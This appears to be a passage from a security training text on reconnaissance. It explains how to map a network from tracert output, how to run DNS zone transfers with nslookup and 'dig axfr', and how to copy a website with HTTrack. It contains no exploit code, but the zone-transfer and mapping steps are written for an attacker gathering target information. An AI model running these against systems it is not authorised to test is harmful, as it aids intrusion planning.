Tracert options are available in all operating system as a command line feature. Visual traceroute, graphical and other GUI based traceroute applications are also available. Traceroute or Tracert command results in the path information from source to destination in the hop by hop manner. The result includes all hops in between source to destination. The result also includes latency between these hops.


Consider an example, in which an attacker is trying to get network information by using tracert. After observing the following result, you can identify the network map.




10.0.0.1 is the first hop, which means it is the gateway. Tracert result of 200.100.50.3 shows, 200.100.50.3 is another interface of first hop device whereas connected IP includes 200.100.50.2 & 200.100.50.1.



192.168.0.254 is next to last hop 10.0.0.1. It can either connected to 200.100.50.1 or 200.100.50.2. To verify, trace next route.



192.168.0.254 is another interface of the network device, i.e. 200.100.50.1 connected next to 10.0.0.1. 192.168.0.1, 192.168.0.2 & 192.168.0.3 are connected directly to 192.168.0.254.




192.168.10.254 is another interface of the network device i.e. 200.100.50.2 connected next to 10.0.0.1. 192.168.10.1, 192.168.10.2 & 192.168.10.3 are connected directly to 192.168.10.254.

Traceroute Tools

Traceroute tools are listed below: -

Traceroute Tools	Website
Path Analyzer Pro	www.pathanalyzer.com
Visual Route	www.visualroute.com
Troute	www.mcafee.com
3D Traceroute	www.d3tr.de

The following figure shows graphical view and other trace information usingVisual Route tool.



• DNS Zone Transfer Enumeration Using NSLookup


Nslookup (stands for "Name Server Lookup") is a useful command for getting information from the DNS server. It is a network administration tool for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or any other specific DNS record. It is also used to troubleshoot DNS-related problems.

In the enumeration process through DNS Zone transfer, attacker find the target's TCP port 53, as TCP port 53 is used by DNS and Zone transfer uses this port by default. Using port scanning techniques, you can find if the port is open.

DNS Zone transfer is the process that is performed by DNS. In the process of Zone transfer, DNS passes a copy containing database records to another DNS server. DNS Zone transfer process provides support for resolving queries, as more than one DNS server can respond to the queries.

Consider a scenario in which both primary and secondary DNS Servers are responding to the queries. Secondary DNS server gets the DNS records copy to update the information in its database.

1. Go to Windows command line (CMD) and enter Nslookup and press Enter.



2. Command prompt will proceed to " > " symbol.
3. Enter " server <DNS Server Name> " or " server <DNS Server Address> ".
4. Enter set type=any and press Enter. It will retrieve all records from a DNS server.
5. Enter ls -d <Domain> this will display the information from the target domain (if allowed).


6. If not allowed, it will show the request failed.

7. Linux support dig command, At a command prompt enter dig <domain.com> axfr.


iv. Website Copier tool (HTTrack)

1- Download and Install the WinHTTrack Website Copier Tool from the website **http://www.httrack.com.** You can check the compatibility of HTTrack Website copier tool on different platforms such as Windows, Linux, and Android from the website.


2- HTTrack Website Copier tool installation.




3- Click Next




4- Enter a Project name, as in our case, **Testing_Project.**




5- Click on **Set Options** button.




6- Go to **Scan Rules** Tab and Select options as required.




7- Enter the Web Address in the field and Click Next.



